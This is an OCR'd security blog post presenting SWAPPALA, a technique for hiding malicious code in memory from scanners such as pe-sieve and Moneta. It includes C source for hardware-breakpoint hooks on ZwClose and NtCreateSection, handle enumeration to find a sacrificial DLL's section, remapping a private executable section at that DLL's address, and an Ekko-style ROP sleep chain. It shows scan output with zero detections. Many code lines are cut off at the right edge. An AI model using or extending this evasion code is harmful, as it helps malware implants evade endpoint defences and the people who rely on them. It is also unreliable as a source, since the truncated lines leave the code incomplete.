
SWAPPALA: Why Change When You Can Hide?

oldboy21.github.io/posts/2024/05/swappala-why-change-when-you-can-hide

May 28, 2024

13 minutes



Hello everyone! It's been a while, many things happening and not much time for coding. Hard times. Nonetheless I had little time frames for playing with some stuff I would define cool enough to write some lines about it. Last time we talked about Indirect Syscalls for Reflective DLL and I want to thank everyone who liked it and shared some feedback. After that I have decided to focus on in-memory obfuscation techniques since that poor Reflective DLL was target of those scary in-memory scanning tools.

Disclaimer

I write code and implement techniques for research and learning purposes only. Not trying to claim anything, just humbly sharing knowledge, experiences and code 😀 feel always free to

reach out for any doubts or question

In-memory Obfuscation: What? Why? and How?

Once our beacon runs in memory we can't really celebrate yet. Memory scanners can analyse portion of process memory in order to find whatever malware IOC we came up with. EDRs also have those capabilities and combinations of events might trigger the scan, but there are also other tools that focus only on this, for instance:

- Moneta
- PE-sieve

and some others. What does trigger these tools anger?

Well, something it is for example RWX memory not backed by file on disk etc. All those nasty stuff you do when you want to execute shellcode, load a PE in memory, stomp a DLL.

Want to more details about this? Yes? Then this is a good start.

What I Want To Achieve?

How it went? This whole idea started while I was looking at module stomping to be honest. Loading a sacrificial DLL to allocate memory for my reflective DLL. While I was doing that I was also going through some video of Sektor7 where they map/unmap a private unbacked section to hide the shellcode (SWAPPALA was inspired by that module in the Sektor7 course that I heavily suggest to buy). Not happy with my level of workload I started to take a look at Ekko and how I could play with it, as well as the various in memory obfuscation techniques that change protections of allocated memory and encrypt content. (*And prepping the Murph crossfit workout 44min bam bam bam*)

After many days of thinking and doubts, I realized what I wanted:

Use a Sacrificial DLL to load my Reflective DLL, stomp it and then restore the original content while sleeping. Cool, that did not go as smooth as it sounds since many were the challenges that I faced:

- Once you *LoadLibrary* a module, section and file handles are closed in the process
- Once you *LoadLibrary* a module you do not have full permissions on the DLL (to *swappala* as you want)
- Once you *LoadLibrary* a module, that memory is backed by a file on disk, that means that if you stomp it, unmap it and remap it, your nice IOCs are all gone since the main referment is always the file on disk. Unless you write also the file on disk (are you crazy?)
- It is not super straightforward to use Ekko passing parameters on the stack (when they are more than 4 of course). All the threads share the same stack 😖

So as far as I remember at least 4 points were a problem, most likely more. What about the solutions?

- I have Hardware Breakpoints to hook functions and change parameters and/or block their execution 👀
- I can map the view of a private RWX section (not backed by file) at the same address of a previously loaded DLL 👀
- I can duplicate the stack of the Ekko threads and make sure they do not walk on each other 👀

Not all the problems were solved, but at least in my mind what I had was good enough to slightly modify the initial idea and start coding something like this:

1. Install hardware breakpoint on ZwClose and ZwMapViewOfSection: If you reverse a bit the LoadLibrary function, or simply debug a program that loads a library, you will notice that it basically *CreateSection* and *MapViewOfSection,* thus at a certain point the HANDLE objects of that legit windows DLL are going to appear somewhere in the kernel. However if you keep reversing the LoadLibrary function you will also notice that those handles (file/section) are closed after the library is loaded. Implementing HardwareBreakpoint on ZwClose and on MapViewOfSection we can prevent that the HANDLE objects are closed and that we get bit more power on the latters, something like SECTION_ALL_ACCESS. If this is successful you will find yourself granted with the power of mapping/unmapping that DLL as you wish 💪🏽
2. Load a sacrificial DLL: well, the first point it's pretty useless till this happens → load the dll, hardware breakpoint step in and *che bello*

3. Enumerate KernelObjects to find the Section HANDLE of the sacrificial DLL: Well, this is bit of an extra step to be honest, or at least in the exact context of SWAPPALA it could be done in different ways. I have started this implementation for the Reflective DLL at first, where it was challenging to access to global variables in HBP detour functions, hence I have reversed the code of ProcessHacker and checked how that beautiful piece of C enumerates handles for each process 😔
4. Walk the sacrificial DLL headers and find its size: I want to create in memory a malicious private section that is as big as the sacrificial DLL
5. Unmap the sacrificial DLL (not unload! unmap!): We want to make space for our IOCs, after unmapping the view of the section of the sacrificial DLL, that address is free
6. Create a section and MapViewOfSection at the same address of the sacrificial DLL (and same size): I can use ZwMapViewOfSection here to force the private commit to be mapped at the ex-address of the sacrificial DLL
7. Write all the IOCs that you want in that space: write shellcode, load a DLL or just write “SWAPPALA”
8. Go to sleep:
    1. Duplicate the stack for some of the ROP
    2. Unmap the malicious section
    3. Re-map the sacrificial DLL at its very own address
    4. Go to sleep
    5. Unmap sacrificial DLL
    6. Remap the malicious section

Wow, it is tiring even just thinking about it. Stop ranting let’s see some code.

SWAPPALA

Ok so let’s go through what I consider the most interesting parts of my code (full project on Github)

Install HBP on ZwClose and ZwMapViewOfSection

We want to install breakpoint on those function for two reasons: preventing the Section handle of the sacrificial DLL to be closed, and be sure that handle will be forged with SECTION_ALL_ACCESS privileges. We start creating detour functions that do exactly this. These functions are executed once the ZwClose and ZwCreateSection are invoked.

```
VOID NtCreateSectionDetour(PCONTEXT pThreadCtx) {

    printf("[i] NtCreateSection Hooked \n");
    //modifying RDX (2nd parameter) before allowing execution
```

```
    (ULONG_PTR)pThreadCtx->Rdx = SECTION_ALL_ACCESS;
    //resume execution
    pThreadCtx->EFlags = pThreadCtx->EFlags | (1 << 16);
}

VOID ZwCloseDetour(PCONTEXT pThreadCtx) {

    printf("[i] NtClose Hooked \n");
    //modifying the RIP to a C3 (return instruction) hence blocking the execution of tl
    pThreadCtx->Rip = (ULONG_PTR)&ucRet;
    //resume execution
    pThreadCtx->EFlags = pThreadCtx->EFlags | (1 << 16);
}
```

C

Going to keep the blog more clean and short this time, please refer to Github project for the full HBP implementation.

Enumerate KernelObjects to find the Section HANDLE of the sacrificial DLL

After my journey of reversing the code of ProcessHacker I got to the conclusion that if you want to know the Section that HANDLE belongs to, you got to map a lot of sections.

```
HANDLE FindSectionHandle(PSYSCALL_ENTRY zwFunctions) {

   [LOTS OF VARIABLES HERE]

    if ((STATUS = ZwAllocateVirtualMemory(((HANDLE)(LONG_PTR)-1), &objectTypeInfoTemp,

        return FALSE;
    }
    if ((STATUS = ZwAllocateVirtualMemory(((HANDLE)(LONG_PTR)-1), &objectNameInfo, 0, &

        return FALSE;
    }
    objectTypeInfo = (POBJECT_TYPE_INFORMATION)objectTypeInfoTemp;

    //to retrieve mapped section information
    SYSTEM_HANDLE handle = { 0x00 };
    DWORD PID = GetProcessId(((HANDLE)(LONG_PTR)-1));
    for (ULONG_PTR i = 0; i < handleInfo->HandleCount; i++) {

        handle = handleInfo->Handles[i];

        if (handle.ProcessId == PID) {

            if ((STATUS = ZwQueryObject((void*)handle.Handle, ObjectTypeInformation, ol
```

```
    continue;
}
//check if i got an handle to a section object

if (CompareNStringWIDE(objectTypeInfo->Name.Buffer, section, (objectTypeIn

    //comparing with IMAGE NOT AT BASE because that is the return value in

    if ((STATUS = ZwMapViewOfSection((void*)handle.Handle, ((HANDLE)(LONG_I

        //if it actually was successfully but not for our DLL i need to cle

        if (STATUS == 0) {

            if (STATUS = ZwUnmapViewOfSection(((HANDLE)(LONG_PTR)-1), viewI

                return FALSE;

            }
        }
        //it always needs to be null for the ZwMapViewOfSection to work
        viewBase = NULL;
        continue;
    }

    if (viewBase != NULL) {

        //here need to query the memory
        buffermeminfo = NULL;
        buffermeminfosize = 0x100;
        if ((STATUS = ZwAllocateVirtualMemory(((HANDLE)(LONG_PTR)-1), &buf

            return FALSE;
        }

        if (STATUS = ZwQueryVirtualMemory(((HANDLE)(LONG_PTR)-1), viewBase

            //free and re-allocate
            // FREE
            if (STATUS = ZwFreeVirtualMemory(((HANDLE)(LONG_PTR)-1), &buffe

                return FALSE;
            }
            //re-allocate
            buffermeminfosize = returnLengthMem;
            if ((STATUS = ZwAllocateVirtualMemory(((HANDLE)(LONG_PTR)-1), &

                return FALSE;
```

```
    }
    //query memory again
    if (STATUS = ZwQueryVirtualMemory(((HANDLE)(LONG_PTR)-1), viewB

        return FALSE;

    }

}
else if (STATUS != 0) {
    //if it's not buffer overflow but actual error i unmap the dll
    if (STATUS = ZwUnmapViewOfSection(((HANDLE)(LONG_PTR)-1), viewB

        return FALSE;

    }
    viewBase = NULL;
    continue;

}

memoryinfo = (PUNICODE_STRING)buffermeminfo;

//ConvertPointerToString(viewBase,buffersmg,20 );

if (memoryinfo->Buffer != NULL) {

    if (containsSubstringUnicode(memoryinfo->Buffer, SRH, memoryin

        //i free the buffer memory
        if (STATUS = ZwFreeVirtualMemory(((HANDLE)(LONG_PTR)-1), &B

            return FALSE;
        }
        //i unmap the section since i do not need it anymore
        if (STATUS = ZwUnmapViewOfSection(((HANDLE)(LONG_PTR)-1), v

            return FALSE;

        }
        // i return the handle i found
        return (void*)handle.Handle;
    }

}
// i haven't found any match
if (STATUS = ZwFreeVirtualMemory(((HANDLE)(LONG_PTR)-1), &buffermem

    return FALSE;
```

```
                    }
                    if (STATUS = ZwUnmapViewOfSection(((HANDLE)(LONG_PTR)-1), viewBase

                        // MB(NULL, msg, msg, MB_OK | MB_ICONINFORMATION);//1
                        return FALSE;

                    }
                }
            }
        }
    }
}
```

C

Sorry, haven't kept my promise of clean and short. These lines above to enumerate kernel objects till I find the one that belongs to the DLL I loaded.

Little Swap!

Here I unload the sacrificial DLL and load the nasty one at the same address:

```
HANDLE SwapDll(SIZE_T MODULESIZE, PVOID SACDLLBASE) {

    HANDLE malHandle = NULL;
    NTSTATUS STATUS = 0x00;
    LARGE_INTEGER sectionSize = { MODULESIZE };

    //createsection
    if (STATUS = ZwCreateSection(&malHandle, SECTION_ALL_ACCESS, NULL, &sectionSize, PA

        return NULL;
    }

    //unamep the sacrificial DLL
    if (STATUS = ZwUnmapViewOfSection(((HANDLE)(LONG_PTR)-1), SACDLLBASE, zwFunctions[7

        return NULL;

    }

    //mapviewofsection of the malicious section at the same address as the sacdll

    if (STATUS = ZwMapViewOfSection(malHandle, ((HANDLE)(LONG_PTR)-1), &SACDLLBASE, NUL

        return NULL;
    }
```

```
    return malHandle;

}
```

C

once this code is executed the malicious unbacked section with be ready to hold some IOC at the same address the sacrificial DLL was loaded previously.

BuonaNotte and it's already EkkoQua

In this part I take the famous Ekko and I do some shenanigans to include in the ROP chain also functions that take more than four arguments (as we know the Windows calling convention wants the 5th onwards arguments to be passed to the function onto the stack). Why do I do this? Well, if the game here is to unmap/map DLLs, I got to use functions like MapViewOfFileEx.

```
VOID EkkoQua(PVOID ImageBaseDLL, HANDLE sacDllHandle, HANDLE malDllHandle, SIZE_T viewS

    //we have two stack, one bello one brutto
    PDWORD64 newStack = NULL;
    PDWORD64 newStackMal = NULL;

    CONTEXT* CtxThread = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT | MI
    CONTEXT* RopUnmapMal = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT |
    CONTEXT* RopMapSac = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT | MI
    CONTEXT* RopDelay = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT | MEI
    CONTEXT* RopMapMal = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT | MI
    CONTEXT* RopUnmapSac = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT |
    CONTEXT* RopSetEvt = (CONTEXT*)(VirtualAlloc(NULL, sizeof(CONTEXT), MEM_COMMIT | MI

    HANDLE  hTimerQueue = NULL;
    HANDLE  hNewTimer = NULL;
    HANDLE  hEvent = NULL;
    PVOID   ImageBase = NULL;
    DWORD   ImageSize = 0;
    DWORD   HeadersSize = 0;
    DWORD   OldProtect = 0;

    PVOID   NtContinue = NULL;
    PVOID   SysFunc032 = NULL;
    PVOID   RtlMoveMemory = NULL;
    PVOID zwMapViewOfSection = NULL;
    hEvent = CreateEventW(0, 0, 0, 0);
    hTimerQueue = CreateTimerQueue();

    NtContinue = GetProcAddress(GetModuleHandleA("Ntdll"), "NtContinue");
```

```
if (CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)RtlCapture(
{
    WaitForSingleObject(hEvent, 0x32);
    //querying the memory basing on the RSP
    MEMORY_BASIC_INFORMATION mbi;
    if (VirtualQuery((LPVOID)CtxThread->Rsp, &mbi, sizeof(mbi)) == 0) {

        return;
    }
    //allocating memory basing on the region size to hold the copy of the stack
    newStack = (PDWORD64)VirtualAlloc(NULL, mbi.RegionSize, MEM_COMMIT | MEM_RESERV
    newStackMal = (PDWORD64)VirtualAlloc(NULL, mbi.RegionSize, MEM_COMMIT | MEM_RES

    //copy the stack in the new memory location
    memcpy(newStack, mbi.BaseAddress, mbi.RegionSize);
    memcpy(newStackMal, mbi.BaseAddress, mbi.RegionSize);
    //finding the delta between the start of the region and RSP
    SIZE_T delta = (CtxThread->Rsp - (ULONG_PTR)mbi.BaseAddress);

    if (CtxThread == NULL || RopUnmapMal == NULL || RopMapSac == NULL || RopDelay =
        return;
    }
    memcpy(RopUnmapMal, CtxThread, sizeof(CONTEXT));
    memcpy(RopMapSac, CtxThread, sizeof(CONTEXT));
    memcpy(RopDelay, CtxThread, sizeof(CONTEXT));
    memcpy(RopMapMal, CtxThread, sizeof(CONTEXT));
    memcpy(RopUnmapSac, CtxThread, sizeof(CONTEXT));
    memcpy(RopSetEvt, CtxThread, sizeof(CONTEXT));

    (*RopUnmapMal).Rsp -= 8;
    (*RopUnmapMal).Rip = (DWORD64)UnmapViewOfFile;
    (*RopUnmapMal).Rcx = (DWORD64)(ImageBaseDLL);

    //setting RSP to the new RSP
    (*RopMapSac).Rsp = (DWORD64)((PBYTE)newStack + delta);
    (*RopMapSac).Rsp -= 8;
    (*RopMapSac).Rip = (DWORD64)MapViewOfFileEx;
    (*RopMapSac).Rcx = (DWORD64)sacDllHandle;
    (*RopMapSac).Rdx = FILE_MAP_ALL_ACCESS;
    (*RopMapSac).R8 = (DWORD64)0x00;
    (*RopMapSac).R9 = (DWORD64)0x00;
    *((PDWORD64)((*RopMapSac).Rsp + 40)) = viewSize;
    *((PDWORD64)((*RopMapSac).Rsp + 48)) = (ULONGLONG)(ImageBaseDLL);


    (*RopDelay).Rsp -= 8;
    (*RopDelay).Rip = (DWORD64)WaitForSingleObject;
    (*RopDelay).Rcx = (DWORD64)((HANDLE)(LONG_PTR)-1);
```


```
        (*RopDelay).Rdx = 0x1388;

        (*RopUnmapSac).Rsp -= 8;
        (*RopUnmapSac).Rip = (DWORD64)UnmapViewOfFile;
        (*RopUnmapSac).Rcx = (DWORD64)(ImageBaseDLL);


        (*RopMapMal).Rsp = (DWORD64)((PBYTE)newStackMal + delta);
        (*RopMapMal).Rsp -= 8;
        (*RopMapMal).Rip = (DWORD64)MapViewOfFileEx;
        (*RopMapMal).Rcx = (DWORD64)malDllHandle;
        (*RopMapMal).Rdx = FILE_MAP_ALL_ACCESS | FILE_MAP_EXECUTE;
        (*RopMapMal).R8 = (DWORD64)0x00;
        (*RopMapMal).R9 = (DWORD64)0x00;
        *(ULONG_PTR*)((*RopMapMal).Rsp + 40) = 0x00;
        *(ULONG_PTR*)((*RopMapMal).Rsp + 48) = (ULONG_PTR)ImageBaseDLL;

        (*RopSetEvt).Rsp -= 8;
        (*RopSetEvt).Rip = (DWORD64)SetEvent;
        (*RopSetEvt).Rcx = (DWORD64)hEvent;

        CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)NtContinue
        CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)NtContinue
        CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)NtContinue
        CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)NtContinue
        CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)NtContinue
        CreateTimerQueueTimer(&hNewTimer, hTimerQueue, (WAITORTIMERCALLBACK)NtContinue

        WaitForSingleObject(hEvent, INFINITE);

    }

    DeleteTimerQueue(hTimerQueue);
    // Clean up allocated memory
    if (CtxThread) VirtualFree(CtxThread, 0, MEM_RELEASE);
    if (RopUnmapMal) VirtualFree(RopUnmapMal, 0, MEM_RELEASE);
    if (RopMapSac) VirtualFree(RopMapSac, 0, MEM_RELEASE);
    if (RopDelay) VirtualFree(RopDelay, 0, MEM_RELEASE);
    if (RopMapMal) VirtualFree(RopMapMal, 0, MEM_RELEASE);
    if (RopUnmapSac) VirtualFree(RopUnmapSac, 0, MEM_RELEASE);
    if (RopSetEvt) VirtualFree(RopSetEvt, 0, MEM_RELEASE);
    if (newStack) VirtualFree(newStack, 0, MEM_RELEASE);
    if (newStackMal) VirtualFree(newStackMal, 0, MEM_RELEASE);

    return;
}
```

C

So basically what I do here is to create a copy of the stack of the “timer’s thread” so that I can use it without having those threads stepping on each other.

Belli Screenshot Sequence

You can’t write a blog post without screenshot of at least one messagebox:



And SWAPPALA against some of the good guys

even the scariest (jk jk)

```
pe-sieve64.exe /pid 35988 /threads /data 3 /obfusc 3
PID: 35988
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
[-] Could not set debug privilege
[*] Using raw process!
[*] Scanning:                                                    SWAPPALA.exe
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
[*] Scanning: C:\Windows\System32\gdi32.dll
[*] Scanning: C:\Windows\System32\gdi32full.dll
[*] Scanning: C:\Windows\System32\msvcp_win.dll
[*] Scanning: C:\Windows\System32\ucrtbase.dll
[*] Scanning: C:\Windows\System32\VCRUNTIME140D.dll
[*] Scanning: C:\Windows\System32\ucrtbased.dll
[*] Scanning: C:\Windows\System32\imm32.dll
[*] Scanning: C:\Windows\System32\SRH.dll
[*] Scanning: C:\Windows\System32\TextShaping.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\uxtheme.dll
[*] Scanning: C:\Windows\System32\combase.dll
[*] Scanning: C:\Windows\System32\rpcrt4.dll
[*] Scanning: C:\Windows\System32\msctf.dll
[*] Scanning: C:\Windows\System32\kernel.appcore.dll
[*] Scanning: C:\Windows\System32\bcryptPrimitives.dll
[*] Scanning: C:\Windows\System32\sechost.dll
[*] Scanning: C:\Windows\System32\bcrypt.dll
[*] Scanning: C:\Windows\System32\oleaut32.dll
[*] Scanning: C:\Windows\System32\textinputframework.dll
[*] Scanning: C:\Windows\System32\CoreMessaging.dll
[*] Scanning: C:\Windows\System32\CoreUIComponents.dll
[*] Scanning: C:\Windows\System32\WinTypes.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\CRYPTBASE.DLL
[*] Scanning: C:\Windows\System32\ole32.dll
Scanning workingset: 235 memory regions.
[*] Workingset scanned in 281 ms
Scanning threads.
[*] Threads scanned in 31 ms
---
PID: 35988
---
SUMMARY:

Total scanned:      32
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   0
---
```

There are other tools to play around with and to throw against SWAPPALA, not materials for this blog. As always not trying to claim anything breakthrough bleeding edge bam bam bam, just sharing some coding adventures that hopefully will be food for brain for someone.

What About that Reflective DLL You Keep Mentioning?

True, I did mention that couple of times and I must admit it started all with that. Two things:

- I thought it would have been better to have a simple version of SWAPPALA to share with the rest of the world
- I still have some issues using SWAPPALA to hide the Reflective DLL once it's loaded, maybe you reading this blog have some ideas you want to share? 🙂

Coming soon hopefully!

Credits, Resources and Repeating Myself

As always not trying to claim anything breakthrough bleeding edge bam bam bam, just sharing some coding adventures that hopefully will be food for brain for someone. Also thanks to:

- MalDev Academy, great resource and great community
- Sektor7 Institute
- "Il Buon Pillo" - we started throwing chairs, now we debug code together
- Ekko sleep!

untagged

2709 Words

2024-05-28 21:17